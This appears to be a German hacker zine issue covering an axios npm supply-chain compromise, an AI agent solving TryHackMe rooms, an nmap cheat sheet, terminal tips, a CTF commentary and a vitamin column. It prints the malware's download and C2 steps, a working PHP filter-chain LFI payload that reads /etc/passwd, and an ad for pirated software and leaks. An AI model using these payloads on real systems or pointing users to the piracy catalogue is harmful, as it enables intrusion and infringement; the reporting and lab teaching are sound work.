
// 04/2026 // AIR-GAPPED EDITION

$ cat /dev/mag | hexdump -C

PLANET EXPRESS

FINDING PATTERNS IN THE NOIZE

EAT SLEEP HACK REPEAT



```
00004000  f1 d7 94 07 5b ed 01 15 22 2c c1 80 46 f1 ab a
00004010  99 8d f1 95 e7 04 4b 19 bc ab 42 f6 ce 65 f7 6
00004020  92 2e 81 f9 c2 33 22 6b 70 6b bb 0c 86 fd 67 7
00004030  a4 37 2a 6f 1c 60 d7 bc b9 66 a8 ed b2 04 d7 5
00004040  e6 d0 b4 3e ba 9d c5 bd f9 da dc ef ba 05 68 8
00004050  6d 8e d6 f1 db 6d 82 e1 0e 94 79 dd 9f 44 81 d
00004060  61 c0 de ca 6a 43 21 69 04 cd 83 8a 32 38 81 2
00004070  3e 77 26 2a bd de 61 6b 35 4f 27 7f 84 dd c7 1
00004080  ed 2b 2c 57 dd 09 70 e8 1b 8d b7 4b e2 77 2e e
00004090  90 a5 a8 90 2b 7c 53 2f 66 ef 20 f1 ea ef 94 c
000040a0  7f 08 09 04 56 09 04 72 85 12 ab 23 75 3c 2b 6
000040b0  62 24 ae 85 2d 99 29 c0 b9 d8 a6 23 b8 7b 6f 3
000040c0  4e 1b 1a b9 61 2b 0c b0 5f 1f cf a6 42 34 c7 0
000040d0  b4 28 c2 d8 6a e6 ba 9e a5 da f0 d7 88 fb 47 a
000040e0  af a2 93 6a 95 78 5c 7a 04 b1 87 fd f3 c8 dc c
000040f0  1f 45 52 7f c7 89 13 f0 54 17 3e 31 a5 8d 43 2
00004100  40 ab ce ef c9 a8 0d 95 64 44 b1 28 e5 fd ad d
00004110  2e bb 79 77 c5 ae 32 9c 07 b5 13 25 12 f3 40 b
00004120  a2 68 3b 23 0d bc 86 85 90 50 32 53 b2 3e 31 1
00004130  73 53 d0 42 ce 89 19 a0 b0 84 5b a3 1e 40 1b 6
00004140  61 57 00 0f 15 98 7f 2b ad 81 e3 cf ae bc aa 9
00004150  49 53 33 b4 22 5b 65 ba 21 79 1e 33 4f 8c c3 4
```

0,00€ frei wie freibier

https://planet-express.wtf

// FEATURE 01 // LIEFERKETTE

DIE AXIOS-AFFÄRE

Am 31. März 2026 war axios drei Stunden lang bösartig.

Es gibt eine bestimmte Sorte moderner Abhängigkeit: klein, unscheinbar, löst genau ein Problem – und sitzt inzwischen in so gut wie jedem JavaScript-Projekt dieses Planeten. axios ist so eine. Rund 180 Millionen npm-Downloads pro Woche, verteilt auf zwei Hauptzweige: 1.x und 0.30.x. Ein HTTP-Client, den die wenigsten Teams bewusst eingebaut haben und der trotzdem in jedem Build mitfährt.

Genau diese Allgegenwart ist das eigentliche Risiko. Was einen Supply-Chain-Angriff trägt, ist selten Cleverness, fast immer Reichweite.

Die Liste der Vorläufer ist lang. event-stream erreichte 2018 zwei Millionen wöchentliche Downloads, bevor sein Maintainer das Paket an einen Fremden übergab, der einen Wallet-Stealer für Copay-Nutzer ausrollte. ua-parser-js schleuste 2021 über einen gekaperten Maintainer-Account Krypto-Miner und Credential-Stealer aus. colors.js und faker.js wurden 2022 vom eigenen Autor sabotiert. node-ipc begann im selben Jahr, Dateien nach Geolokation zu löschen. xz-utils war 2025 eine dreijährige Geduldsarbeit – nur noch ein Beta-Release davon entfernt, sshd auf jeder Linux-Distribution mit einer Backdoor zu versehen.

Am 31. März 2026 um 00:21 UTC traf es axios selbst. Das Paket wurde übernommen und eine Abhängigkeit hinzugefügt, die einen Trojaner installiert. Drei Stunden später um 3:20 erlangten die Maintainer die Kontrolle zurück und entfernten das infizierte Paket.

Eigentlich ein schöner Hack – schnell rein, schnell raus, Zugang zu Millionen Geheimnissen und Systemen.

```
$ npm install axios

added 7 packages, and audited 8 packages in 3s

> plain-crypto-js@4.2.0 postinstall
> node setup.js

found 0 vulnerabilities
$

# was setup.js wirklich tat:
  XOR + base64 Payload entpackt
  curl packages.npm.org → %PROGRAMDATA%\wt.exe
  rm setup.js; mv package.json package.md
  wt.exe → sfrclak.com:8000 alle 60s
```

```
[0] Maintainer-Account gekapert
      └─ neue E-Mail: ifstap@proton.me
            ▼
[1] plain-crypto-js @ 4.2.0 / 4.2.1
      └─ als axios-Abhängigkeit ergänzt
            ▼
[2] postinstall: node setup.js
            ▼
[3] SILKBELL (XOR + Base64)
      ├─ Win: %PROGRAMDATA%\wt.exe
      ├─ mac: /Library/Caches/...mond
      └─ lin: /tmp/ld.py
            ▼
[4] WAVESHAPER.V2 → sfrclak.com:8000
            ▼
[5] Persistenz: Run\MicrosoftUpdate

31.03.2026 · 00:21 - 03:20 UTC
```

// FEATURE 02 // FELDBERICHT

TRYHACKME ANY% TAS SPEEDRUN

Ein Bot, der einen kompletten Cybersec-Lehrplan allein abarbeitet — und mit jeder Aufgabe ein Stück fähiger wird.

TryHackMe ist eine Lernplattform für IT-Sicherheit. Eine typische Aufgabe: hacke einen Server in einer virtuellen Maschine. Wer das versteckte Codewort findet, trägt es ein und bekommt Erfahrungspunkte. Hunderte solcher Aufgaben gibt es, einsortiert in Lernpfade vom Anfänger bis zum Profi.

Die Frage hinter diesem Experiment war simpel: Können KI-Agenten hacken?

claude-code ist so ein Agent. Er lebt in der Kommandozeile, liest Texte, führt Programme aus, schreibt Dateien. Ein kurzes Python-Skript meldet ihn einmal bei TryHackMe an, danach redet er direkt mit der Seite: Aufgabe holen, lesen, hacken, Lösung eintragen.

Interessant wird es, wenn die Lösung nur durch einen Hack zu erreichen ist — ein Portscan mit nmap, ein Metasploit-Exploit, eine SQL-Injection mit sqlmap oder ein per hydra geknacktes Login-Formular. Dann öffnet der Agent eine Shell und arbeitet wie ein Mensch: schauen, probieren, das passende Werkzeug greifen.

Ein Orchestrator startet nicht einen, sondern viele Agenten gleichzeitig. Jeder bekommt seine eigene Aufgabe und ein festes Zeitlimit. Während der eine an einer SQL-Injection scheitert, räumt der nächste gerade einen Linux-Server auf.

Spannender als die gelösten Aufgaben ist, was zwischen ihnen passiert.


Der Bot merkt sich, was funktioniert. In einem Ordner namens skills/ sammelt er Rezepte — je eine Anleitung pro Angriffstechnik, vom SMB-Scan bis zum Buffer-Overflow. Dazu Notizen aus früheren Solves: „Codewörter stecken manchmal base64-kodiert im JavaScript, grep reicht." So wächst mit jeder gelösten Aufgabe ein Playbook, das der nächsten den Weg verkürzt.

 # AGENT_POOL.dispatch

lernpfad: cybersecurity101

agent-001	**nmaplivehostdisc**	18:42	DONE	+400
agent-002	**linuxforensics**	—:—	RUN	
agent-003	**webfundamentals**	11:29	DONE	+300
agent-004	**introtodfir**	—:—	RUN	
agent-005	**burpsuitebasics**	03:11	FAIL	
agent-006	**wiresharkbasics**	—:—	RUN	
…	…	…	…	…

erledigt	34 / 43
Wall-Runtime	07:21:44
Tokens verbraten	2,8 M
Rezepte	wachsend



gelöste Aufgaben · letzte 24 h · y=Anzahl, x=Stunde

Vor jeder Aufgabe liest der Agent die relevanten Skill-Dateien. Lernt er unterwegs etwas Neues, legt er hinterher eine neue Skill-Datei an. So wächst der Bot mit jeder gelösten Aufgabe.

Aufgaben, an denen er in der ersten Woche gescheitert ist, fallen in der zweiten in Minuten. Nicht weil das Modell klüger geworden ist, sondern weil die passende Anleitung inzwischen im Ordner liegt.

// FEATURE 02 // DEEP DIVE

SKILLS

ANATOMIE EINES REZEPTS

Wie aus einer Textdatei eine wiederverwendbare Technik wird.

Jedes Rezept folgt derselben Struktur. Oben ein Einzeiler „wann anwenden" – der Trigger, an dem der Agent erkennt, ob das Rezept zur Aufgabe passt. Darunter die Schritte, knapp und kopierbar. Unten die typischen Stolperfallen.

Darüber liegt ein Playbook (SKILL.md) – die grobe Anleitung, wie eine Aufgabe überhaupt angegangen wird: erst lesen, dann das Setup prüfen, dann zum passenden Rezept greifen. Parallel dazu lebt ein Tagebuch (lessons.md) für Muster, die kein eigenes Rezept brauchen: „Captcha nie umgehen, Nutzer fragen", „Bundles sind meistens Vite-Builds".

SKILL.md sagt was zu tun ist, recipes/ sagen wie, lessons.md erinnert daran was beim letzten Mal schiefging.

 # skills/recipes/

```
php-filter-chain-lfi-rce                ←
container-escape-nsenter
browser-desync
http-request-smuggling
race-condition-parallel
node-merge-prototype-pollution
dependency-confusion-pypi-rce
second-order-sqli
git-index-leak-via-lfi
xor-shellcode-static-decode
jwt-attack-toolkit
xxe-xml-external-entity
ssti-smarty-pug-jinja2

… und mehr
```

 # skills/recipes/php-filter-chain-lfi-rce.md

WANN:
Eine PHP-Seite lädt Dateien per URL-Parameter (include($_GET['page'])).

WIE:
Eigenen PHP-Code base64-kodiert durch PHPs eingebaute Filter-Chain schieben – der Filter dekodiert, include() führt aus:

```
?page=php://filter/convert.base64-decode/resource=data://plain/text,PD9waHAgc3lzdGVtKCJjYXQgL2V0Yy9wYXNzd2QiKTs/Pg==
```

= <?php system("cat /etc/passwd");?> als base64. Eine Zeile, volle RCE.

 # /dev/aquarium

// WERKZEUG

NMAP

Das Schweizer Taschenmesser das sich weigert in Rente zu gehen.

Gordon Lyon – Fyodor – hat nmap 1997 als Artikel im Phrack Magazine veröffentlicht. Neunundzwanzig Jahre später ist es immer noch das Erste, was jemand tippt, wenn ein neues Netz vor der Nase liegt. Ein größeres Kompliment kann man einem Stück Software nicht machen.

Was nmap langlebig macht: Es hat keine Meinung. Will nicht hübsch sein, will kein Agent sein, will nicht in deinem Browser wohnen. Es ist eine Taschenlampe, die du auf ein Netz richtest, und es sagt dir, was es gesehen hat.

Das am häufigsten Unterschätzte an nmap: Die nackte Form reicht. Einfach `nmap <Ziel>`. Keine Flags, keine Skripte, kein Feintuning. Der Scan nimmt die Top-1000-TCP-Ports, rät pro Port den dahinterliegenden Dienst und liefert eine erste Silhouette des Ziels. In den meisten Fällen genügt diese Silhouette, um zu entscheiden, wo als Nächstes hingeschaut wird.

SPICKZETTEL

`-sS`	stealth SYN-Scan
`-sV`	Version erkennen
`-O`	OS-Fingerabdruck
`-A`	aggressiv (alles davon)
`-p-`	alle 65535 Ports
`-T4`	schnelles Timing
`--open`	nur offene zeigen
`--script`	NSE-Script-Engine
`vuln`	Vuln-Detection-Skripte
`smb-enum-*`	SMB-Recon-Paket
`http-title`	HTTP-Titel greifen
`-iL <datei>`	Ziele aus Datei lesen

$ nmap ohne Flags:

```
nmap 10.10.10.42
```

genauso erlaubt: nmap example.com nmap 192.168.1.1-254 nmap 10.0.0.0/24
Top-1000-TCP-Ports, Dienst-Tipp pro Port.

// KOLUMNE // TERMINAL-TRICKS

SIEBEN KNIFFE, DIE DU WIRKLICH NUTZT

01 **!!**

Wiederholt den letzten Befehl. Mit sudo kombiniert: `sudo !!` — die meistgenutzte Zwei-Zeichen-Sequenz der Ops-Geschichte.

02 **Strg-R**

Rückwärts-Suche durch die Shell-History. Einfach lostippen.

03 **ssh root@segfault.net**

Passwort: `segfault`. Eine frische Kali-VM mit Root, geschenkt von THC — neuer Rechner pro Login, Tor + VPN inklusive. Labor ohne Setup.

04 **cd -**

Springt ins vorherige Verzeichnis. Ping-Pong zwischen zwei Orten, ohne Pfade zu tippen.

05 **python3 -m http.server 8000**

Sofort-Fileserver im aktuellen Verzeichnis. Dateien zwischen VMs schieben, ein pcap an Kolleg:innen reichen, Payloads stagen. Null Abhängigkeiten.

06 **ss -tulpn**

Zeigt lauschende Sockets samt Prozess dahinter. Ersetzt netstat auf modernen Systemen. Jede:r sollte wissen, was auf der eigenen Kiste lauscht.

07 **script -t timing.log session.log**

Nimmt die komplette Terminal-Session auf — Tasten, Timing, Output — und spielt sie mit `scriptreplay` ab. Dein zukünftiges Ich dankt dir.

nerial.uk/

spiele · filme · serien · musik · bücher · leaks

# katalog	// 18 · 2026-04	
Cyberpunk 2077 + alle DLCs	[CPY]	ISO
GTA VI Cutscene-Dump (voll)	[???]	MP4
DAZN	[STREAM]	M3U8
Epstein Files, unzensiert	[LEAK]	PDF
Adobe 2025 Master Suite	[TRB]	ZIP
internes PRISM-Deck	[DOC]	PPT
Starcraft + Brood War (orig.)	[RAZ]	ISO
Windows 12 Pro (pre-RTM)	[FTCU]	ISO
Scrubs (2026)	[NERIAL]	MKV

https://nerial.uk/

# katalog	// cont.	
Rick & Morty S13 (pre-air)	[NTb]	MKV
Sky	[STREAM]	M3U8
The Last of Us Part III (Dev)	[LEAK]	PKG
Avatar 3 – Fire and Ash	[EVO]	MKV
Stranger Things S05 komplett	[NTb]	MKV
Zelda – Tears of the Kingdom II	[VENOM]	XCI
Half Life 3 (internal build)	[3DM]	ISO
Dune: Messiah (SCR.DVDRip)	[FGT]	MKV
Adobe Creative Cloud 2026	[XFORCE]	ZIP

// KOMMENTAR

CTF NACH DEM AGENTEN

Der TryHackMe-Artikel auf Seite 3 war der einfache Teil: Der Agent funktioniert. Der schwerere Teil: was so ein Auto-Solver mit einer Szene anrichtet, die Menschen als Lösende vorausgesetzt hat.

Ein CTF-Board misst Können. So lief der Deal: Flag finden, einreichen, Punkte kassieren, im Ranking steigen. Wenn jetzt ein Agent die Flag einreicht, steigt er im Ranking. Das Board funktioniert noch – es misst nur etwas anderes. Nicht mehr Hacking-Skill, sondern die Fähigkeit, Tools zu orchestrieren und laufen zu lassen. Echte Kompetenz, aber nicht die, die draufsteht.

Schach hat das hinter sich. Deep Blue hat 1997 nicht das Spiel beendet, sondern eine Illusion: dass der Mensch die obere Grenze sei. Seitdem läuft Schach als menschliche Disziplin weiter, im eigenen Tempo, sauber getrennt von der Engine-Analyse. Online-Plattformen jagen Engine-Hilfe heute so konsequent wie ein Schiedsrichter Doping. Centaur-Schach – die offizielle Mischform – hatte fünfzehn gute Jahre und verschwand dann, weil die Engines allein besser waren.

Speedrunning hat denselben Druck abgefangen, indem es zwei Kategorien aufmachte. TAS, Tool-Assisted Speedrun, läuft framegenau und ist klar gelabelt. Niemand tut dort so, als spiele er gegen Menschen. Die Trennlinie kam früh und hält.

In der CTF-Szene fehlt diese Linie. THM-Leitern, HTB-Ränge, monatliche Scoreboards – da steckt seit Monaten Agent-Arbeit drin, und niemand weiß wie viel. Das Signal erodiert von unten nach oben. Irgendwann sagen die Ranglisten nichts mehr aus – und dann eröffnet eine Plattform eine eigene Division für Agenten, klar markiert, oder das Board wird Dekoration.

Die Verteidiger haben mehr in der Hand als es aussieht. Gute Puzzle-Designer setzen längst auf das, woran Modelle scheitern: Steganographie, die menschliches Sehen voraussetzt. OSINT gegen unvorhersehbare Quellen. Physische Artefakte, die man anfassen muss. Out-of-Band-Interaktionen, die kein Agent-Harness mitbekommt. Oben wird es härter für alle. Unten – Tutorials, CVE-Nachbauten, bekannte Web-Muster – ist abgeräumt.

Für die Spieler verschiebt sich der Skill eine Etage höher: den Agenten schreiben, die Tools instrumentieren, erkennen wann das Modell blufft, die Form eines Problems sehen bevor eine Stunde darin verbrennt. Echte Kompetenz – nur näher an Ops als an Offense. Fühlt sich nicht an wie eine Box, die man nachts um drei mit bloßen Händen aufmacht. Manche werden es lieben. Viele, die CTFs geliebt haben, nicht.

Das ehrlichste Argument kommt von den kleinen Runden. Private CTFs unter Freunden, ohne Scoreboard, ohne XP, ohne Plattform – die laufen weiter. Es ging nie um die Punkte, sondern um sechs Leute vor einem Whiteboard, die denselben PCAP auseinandernehmen. Dort richten Agenten nichts an. Was sie treffen, ist das öffentliche Scoreboard – und das war schon immer der schwächste Teil des Hobbys.

Nichts davon beendet CTFs. Was endet, ist ihre Rolle als Ranking-System. Das Lernen bleibt. Die Scoreboards gehen – oder sie teilen sich, ehrlich gelabelt, Mensch und Maschine in getrennten Spalten. Schach hat sich entschieden, Speedrunning auch. CTFs noch nicht.

// GESUNDHEIT

GESÜNDER HACKEN: VITAMINE

Was bei Pizza um drei und Bildschirm statt Sonne leise auf der Strecke bleibt – und was fünfzig Cent in der Drogerie dagegen tun.

Pizza nach Mitternacht, Club-Mate statt Wasser, Tiefkühl-Gemüse als Alibi und Tageslicht hauptsächlich durchs Küchenfenster. Auch wer ab und zu ordentlich kocht, kommt bei zwölf Stunden Bildschirm am Tag nicht an alles ran: Spurenelemente, fettlösliche Vitamine, Magnesium wenn es stressig wird. Der gelegentliche Döner gleicht das nicht aus.

Die gute Nachricht: Das Problem lässt sich für den Preis eines Energy-Drinks lösen. Die schlechte: Jeder zweite Podcast will einem dafür ein 90-Euro-Monatsabo andrehen. Personalisiertes Pulver, proprietäre Mischung, Influencer-Code an der Kasse. Der Unterschied zu einer Brausetablette aus der Drogerie ist im Wesentlichen die Verpackung.

Unsere Empfehlung ist unspektakulär: eine Multivitamin- und eine Multimineral-Brausetablette pro Tag. Eine Packung mit zwanzig Stück kostet 50 Cent, zusammen also fünf Cent am Tag. Glas Wasser, zehn Sekunden Plopp, fertig.

Dazu Vitamin D3. Von Oktober bis April steht die Sonne in Mitteleuropa so flach, dass die Haut kein D3 mehr bildet. Wer ohnehin drinnen sitzt, startet den Februar mit fast leerem Speicher. Rund 1.000 IE täglich halten den Pegel stabil. Weil D3 fettlöslich ist und sich als Depot ablagert, geht auch 2.000 IE alle zwei Tage oder 20.000 IE alle zwanzig Tage. D3 gibt es als Tablette, Pulver und Tropfen. Wer Brausetabletten nicht mag: die meisten Vitamine gibt es inzwischen auch als Gummibärchen.

Und noch ein Planet-Express-Tipp: ein täglicher Spaziergang hebt Gesundheit und Laune.

rezept.txt

Multivitamin-Brause	2,5 ct / Tag
Multimineral-Brause	2,5 ct / Tag
Vitamin D3 (1.000 IE)	3 ct / Tag
Spaziergang (20 min)	gratis
Summe	**~ 8 ct / Tag**

depot.plan

täglich	1 x 1.000 IE
alle 2 Tage	1 x 2.000 IE
alle 20 Tage	1 x 20.000 IE

D3 ist fettlöslich und legt sich im Körper als Depot ab.

podcast_vs_drogerie.diff

```
- personalisierte Mischung, 90 €/Monat, Influencer-Code
+ Drogerie-Brause, 50 ct, kein Abo
```

EOF

// Verbindung zur Gegenstelle beendet

planet_express_2026_04 // lang=de